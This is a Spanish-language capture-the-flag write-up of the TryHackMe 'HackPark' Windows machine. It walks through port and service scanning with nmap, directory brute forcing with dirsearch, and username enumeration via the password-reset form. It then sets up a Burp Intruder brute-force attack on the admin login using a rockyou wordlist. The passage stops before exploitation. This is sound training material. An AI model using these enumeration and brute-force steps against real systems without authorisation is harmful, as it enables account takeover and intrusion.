HackPark

Comenzamos con la sexta máquina de OSC Preparation. Nos presentan HackPark como una máquina Windows la cuál tiene un sitio web que deberemos explotar a través de fuerza bruta para obtener un acceso y a través de un exploit público conseguir una Shell para posteriormente escalar privilegios.

Recopilación de información

Realizamos un escaneo rápido para ver los puertos que tiene abiertos la máquina víctima

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark# nmap -p- --open -T5 --min-rate 2500 -
vvv -n 10.10.150.163 -oN output.txt -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 23:00 CEST
Initiating SYN Stealth Scan at 23:00
Scanning 10.10.150.163 [65535 ports]
Discovered open port 80/tcp on 10.10.150.163
Discovered open port 3389/tcp on 10.10.150.163
Completed SYN Stealth Scan at 23:01, 48.85s elapsed (65535 total ports)
Nmap scan report for 10.10.150.163
Host is up, received user-set (0.043s latency).
Scanned at 2020-05-05 23:00:50 CEST for 49s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127
```

Enumeramos versiones y servicios de estos puertos:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark# nmap -p80,3389 -sC -sV -T5 --min-rate
25000 -n -vvv 10.10.32.133 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-06 00:35 CEST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:35
Scanned at 2020-05-06 00:35:36 CEST for 84s

PORT     STATE SERVICE            REASON          VERSION
80/tcp   open  http               syn-ack ttl 127 Microsoft IIS httpd 8.5
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-server-header: Microsoft-IIS/8.5
|_http-title: hackpark | hackpark amusements
3389/tcp open  ssl/ms-wbt-server? syn-ack ttl 127
|_ssl-date: 2020-05-05T22:35:59+00:00; -2s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ya que nos comentan algo sobre un servidor web, accedamos al puerto 80 ya que tiene un servicio HTTP.

Enumerando servicio HTTP


Si accedemos al puerto 80, tenemos una especie de blog donde aparece una imágen con un payaso. Además, debemos de fijarnos bien en todo el contenido de la página ya que podríamos recoger usuarios o información útil para la explotación o la post-explotación. Los usuarios enumerados en la web son:

“Administrator”

“Visitor1”

En la plataforma THM, nos piden que adivinemos el nombre del payaso. Podríamos utilizar alguna herramienta que, subiendo el archivo, nos realice búsquedas de información relacionadas con este como Google Imágenes.

Os recomiendo la plataforma: https://www.prepostseo.com/es/reverse-image-search nos permite subir el archivo y realizará búsquedas de este en Google, Bing y Yandex (el más recomendado para buscar imágenes).



Tras reserchear, vemos que el nombre del payaso es ********e, tendríamos la primera pregunta obligatoria.

Realizaremos una búsqueda de directorios a través de dirsearch utilizando el mítico diccionario “directory-list-2.3-medium.txt” para enumerar directorios que posiblemente sean explotables:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark# dirsearch -u http://10.10.150.163/ -e
" " -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 300

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: get | Threads: 300 | Wordlist size: 220521

Error Log: /opt/dirsearch/logs/errors-20-05-05_23-03-55.log

Target: http://10.10.150.163/

[23:03:55] Starting:
[23:03:56] 500 -    1KB - /blog
[23:03:56] 200 -    8KB - /archive
[23:03:56] 301 -  152B  - /content  ->  http://10.10.150.163/content/
[23:03:56] 200 -    8KB - /archives
[23:03:56] 200 -   10KB - /
[23:03:57] 301 -  152B  - /scripts  ->  http://10.10.150.163/scripts/
[23:03:57] 301 -  152B  - /account  ->  http://10.10.150.163/account/
[23:03:57] 200 -    8KB - /search
[23:03:57] 200 -    8KB - /Search
[23:03:58] 301 -  151B  - /custom  ->  http://10.10.150.163/custom/
[23:03:58] 301 -  152B  - /Content  ->  http://10.10.150.163/Content/
[23:03:58] 500 -    1KB - /Blog
[23:03:58] 200 -    8KB - /Archive
[23:03:59] 200 -   13KB - /contact_us
[23:03:59] 200 -   13KB - /contactUs
[23:03:59] 200 -   13KB - /contact-us
[23:03:59] 200 -   13KB - /contacts
[23:03:59] 200 -   13KB - /ContactUs
[23:03:59] 200 -   13KB - /Contact
[23:03:59] 200 -   13KB - /contactus
[23:03:59] 200 -   13KB - /contact
[23:03:59] 200 -   13KB - /contactinfo
[23:03:59] 302 -  175B  - /setup  ->  http://10.10.150.163/Account/login.aspx?ReturnUrl=%2fsetup
[23:04:00] 302 -  173B  - /admin  ->  http://10.10.150.163/Account/login.aspx?ReturnURL=/admin
[23:04:00] 301 -  150B  - /fonts  ->  http://10.10.150.163/fonts/
```


Obtenemos el directorio “/admin” que puede resultarnos interesante.

Enumerando usuarios por el servicio HTTP


Si nos fijamos bien, en el panel de Login tenemos un enlace a “Forgot your password?”.

Si nos dirijimos a este, podríamos tratar de enumerar usuarios a través de probar nombres y analizar la respuesta del servidor.


Si probamos cualquier nombre recibimos que el usuario no se encuentra:



Si probamos el usuario de admin enumerado anteriormente, tampoco nos lo encuentra, esto puede decirnos que el nombre de usuario para acceder no es ese:



Ya que “Administrator” no nos funciona, probaremos con el usuario “admin”:



El error que obtuvimos es distinto, lo cual, nos puede ayudar a saber que este usuario SI existe, que es un usuario con privilegios ya que es administrador y que podríamos tratar de emplear fuerza bruta para conseguir su acceso.

Explotación


Anteriormente, realizamos una pequeña recopilación de información y obtuvimos un par de usuarios y el directorio "/admin" que parece ser un panel de administración.

Como atacantes nos interesaría acceder a este panel y tratar de explotarlo para conseguir una Reverse Shell.

Realizaremos un ataque de fuerza bruta contra este panel de Login, realizaremos la fuerza bruta al usuario “admin”


Podemos utilizar distintas herramientas para realizar el ataque como “HYDRA”, "WFUZZ"... en mi caso, utilizare Burpsuite ya que teniendo la versión pro, tenemos unas grandes ventajas a la hora de realizar un ataque con el “Intruder”.

Interceptamos la request con el proxy activado para recibir la petición en burpsuite y poder trabajar con ella:




Con "CTRL + I", mandaremos nuestra request interceptada al Intruder, donde podremos realizar el ataque de fuerza bruta.

Una vez en el intruder, clicaremos en “Clear” para eliminar las posiciones seleccionadas por defecto y seleccionaremos la posicion donde introducimos la contraseña. Esta posición estará marcando el lugar donde se reemplazarán las contraseñas a la hora de realizar la fuerza bruta, es decir, en el campo “Password=test”:




A continuación, pasaremos a seleccionar el “Payload” que vamos a utilizar para realizar la fuerza bruta, en mi caso, utilizaré las primeras 15.000 líneas de el diccionario “rockyou.txt”. Puedes obtener este mismo archivo para evitar tener problemas con el Burpsuite a través del comando: head -n 15000 rockyou.txt > rockyou15.txt"

Haremos Click en Load y buscamos nuestro diccionario, bajaremos el scroll y desactivaremos el URL-ENCODE para evitar que nuestras contraseñas se codifiquen como si fueran URL:

